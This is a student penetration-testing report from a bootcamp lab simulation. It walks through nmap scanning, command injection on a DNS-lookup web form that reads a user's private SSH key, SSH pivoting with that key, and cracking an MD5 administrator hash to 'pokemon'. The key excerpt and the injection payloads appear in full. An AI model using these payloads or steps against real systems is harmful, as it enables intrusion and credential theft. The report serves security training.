Fullstack
Academy

FullStack Academy

Career Simulation 3 - Penetration Testing

by

Chase Daniel Johnson

Penetration Testing Report

Cybersecurity Analytics Bootcamp

Engagement Contacts

1. Chase Daniel Johnson - Penetration Tester

Executive Summary

Objective

The purpose of this penetration test was to assess the security framework of this organization's systems by targeting and identifying vulnerabilities, misconfigurations, and potential security gaps.

Tools Used

During the penetration test the following tools were used to target the system:

1. Nmap - a network scanning tool used to identify open ports and services.
2. John the Ripper - a password cracking tool used to brute force passwords.
3. Crackstation - an online tool and database used to crack hashed passwords.
4. Metasploit - a security framework used to identify and exploit vulnerabilities within a system.

Penetration Test Findings


Summary

Finding #	Severity	Finding Name
1	High	Insecure SSH Configuration
2	High	Insecure Web Server Configuration
3	High	Insecure Server Message Block (SMB) Protocol
4	Medium	Weak Password
5	Medium	Unencrypted Sensitive Data
6	Low	Outdated Hashing Methods


Detailed Walkthrough

Network Scanning:

The first step of the penetration test required identifying the network ip address and subnet. Afterwards the ip address 172.31.39.87/20 was located and a network scan using NMap was conducted to search for open services and ports on the network.



```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default qlen 1000
    link/ether 02:ad:61:3f:49:d1 brd ff:ff:ff:ff:ff:ff
    inet 172.31.39.87/20 brd 172.31.47.255 scope global dynamic eth0
       valid_lft 2473sec preferred_lft 2473sec
    inet6 fe80::ad:61ff:fe3f:49d1/64 scope link
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ nmap -sn 172.31.39.87/20
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-04 20:23 UTC
Nmap scan report for ip-172-31-32-53.us-west-2.compute.internal (172.31.32.53)
Host is up (0.0055s latency).
Nmap scan report for ip-172-31-33-14.us-west-2.compute.internal (172.31.33.14)
Host is up (0.0036s latency).
Nmap scan report for ip-172-31-33-161.us-west-2.compute.internal (172.31.33.161)
Host is up (0.0012s latency).
Nmap scan report for ip-172-31-39-87.us-west-2.compute.internal (172.31.39.87)
Host is up (0.0017s latency).
Nmap scan report for ip-172-31-45-50.us-west-2.compute.internal (172.31.45.50)
Host is up (0.0021s latency).
```



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 1-5000 172.31.32.53 172.31.33.14 172.31.33.161 172.31.45.50
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-04 20:27 UTC
Nmap scan report for ip-172-31-32-53.us-west-2.compute.internal (172.31.32.53)
Host is up (0.0042s latency).
Not shown: 4998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
1013/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for ip-172-31-33-14.us-west-2.compute.internal (172.31.33.14)
Host is up (0.00023s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Nmap scan report for ip-172-31-33-161.us-west-2.compute.internal (172.31.33.161)
Host is up (0.00026s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Nmap scan report for ip-172-31-45-50.us-west-2.compute.internal (172.31.45.50)
Host is up (0.0018s latency).
Not shown: 4999 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
2222/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (4 hosts up) scanned in 20.50 seconds
```

open web server /non standard port

open window directory port


open window directory port

Non standard SSH port

The results from the Network Scan uncovered four different ip addresses with open services and ports:


1. 172.31.32.53 - an insecure non standard web server port was discovered on port 1013. Typically http ports are found on port 80 or 443. This presents a security risk because data and credentials can be exfiltrated using injection commands.
2. 172.31.33.14 - an insecure windows active directory port was discovered on port 445. This presents a security risk because it allows a threat actor to spread malware or exploit a system.
3. 172.31.45.50 - an insecure and non standard ssh port was discovered on port 2222. This is a security risk because a threat actor can exploit this port to attempt unauthorized logins.

4. 172.31.33.161 - an insecure windows active directory port was discovered on port 445. This presents a security risk because it allows a threat actor to spread malware or exploit a system.



Important FullStack Academy Websites:

Network Utility Development Site




Enter the DNS name to lookup:.

;whoami

```
www-data
```

Initial Compromise:

A successful penetration attempt was executed on the open web server 172.31.32.53:1013 and a ;whoami command was injected onto the target system revealing a dataset “www-data”.




Enter the DNS name to lookup:.

;cat /home/alice-devops/.ssh/id_rsa.pem

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAkSezP2rFcljzRTGpr0Gkeemrawp3rbSj6tvcrvS7zWzpz1fPFmKZ
7kA1n/TGMZJ5ryKBthswGMeS2DvyciuQ/LtMBFZ2zSkpoh6mKayG8cpJoGuyCC+Qzafq/o
t5srRhhGJp3Z4aETESkMOT08GDHWpxyv+Y+Kvnc2khaPy8aXHG/axQSoPURH9ebay4Lgx5
```

Pivoting:


Furthermore, the ;ls and ;cat commands uncovered shared file directories, a username, and private ssh keys.



```
┌──(kali㉿kali)-[~]
└─$ chmod 700 privatekey

┌──(kali㉿kali)-[~]
└─$ ssh -i privatekey alice-devops@172.31.45.50 -p 2222
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-1022-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Oct  4 20:45:18 UTC 2024

  System load:  0.6220703125      Processes:             212
  Usage of /:   28.6% of 19.20GB  Users logged in:       0
  Memory usage: 46%               IPv4 address for eth0: 172.31.45.50
  Swap usage:   0%

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro

103 updates can be applied immediately.
To see these additional updates run: apt list --upgradable
```


System Reconnaissance:

The private ssh keys were copied and exported to a text file on my kali linux machine where the permission keys were modified. Afterwards, an ssh command was used to gain access into alice-devops@172.31.45.50 Windows host by exploiting the insecure ssh port 2222.



```
alice-devops@ubuntu22:~$ cd scripts
alice-devops@ubuntu22:~/scripts$ ls
windows-maintenance.sh
alice-devops@ubuntu22:~/scripts$ cat windows-maintenance.sh
#!/usr/bin/bash

# This script will (eventually) log into Windows systems as the Administrator user and run system updates on them

# Note to self: The password field in this .sh script contains
# an MD5 hash of a password used to log into our Windows systems
# as Administrator. I don't think anyone will crack it. - Alice

username="Administrator"
password_hash="00bfc8c729f5d4d529a412b12c58ddd2"
# password="00bfc8c729f5d4d529a412b12c58ddd2"

#TODO: Figure out how to make this script log into Windows systems and update them

# Confirm the user knows the right password
echo "Enter the Administrator password"
read input_password
input_hash=`echo -n $input_password | md5sum | cut -d' ' -f1`

if [[ $input_hash == $password_hash ]]; then
        echo "The password for Administrator is correct."
else
```


Upon gaining access to alice-devops account, I navigated through her file directories and discovered an unencrypted file containing administrative login credentials.



```
┌──(kali㉿kali)-[~]
└─$ sudo john --format=raw-md5 --wordlist=/usr/share/john/password.lst  passwdhash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 512/512 AVX512BW 16×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
pokemon          (?)
1g 0:00:00:00 DONE (2024-10-04 21:52) 50.00g/s 115200p/s 115200c/s 115200C/s keller..karla
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Password Cracking:

To crack the administrator password, John the Ripper was used to detect password hash types. After executing the command a match was found and the password was revealed to be “pokemon”.



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:


```
00bfc8c729f5d4d529a412b12c58ddd2
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
00bfc8c729f5d4d529a412b12c58ddd2	md5	pokemon

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

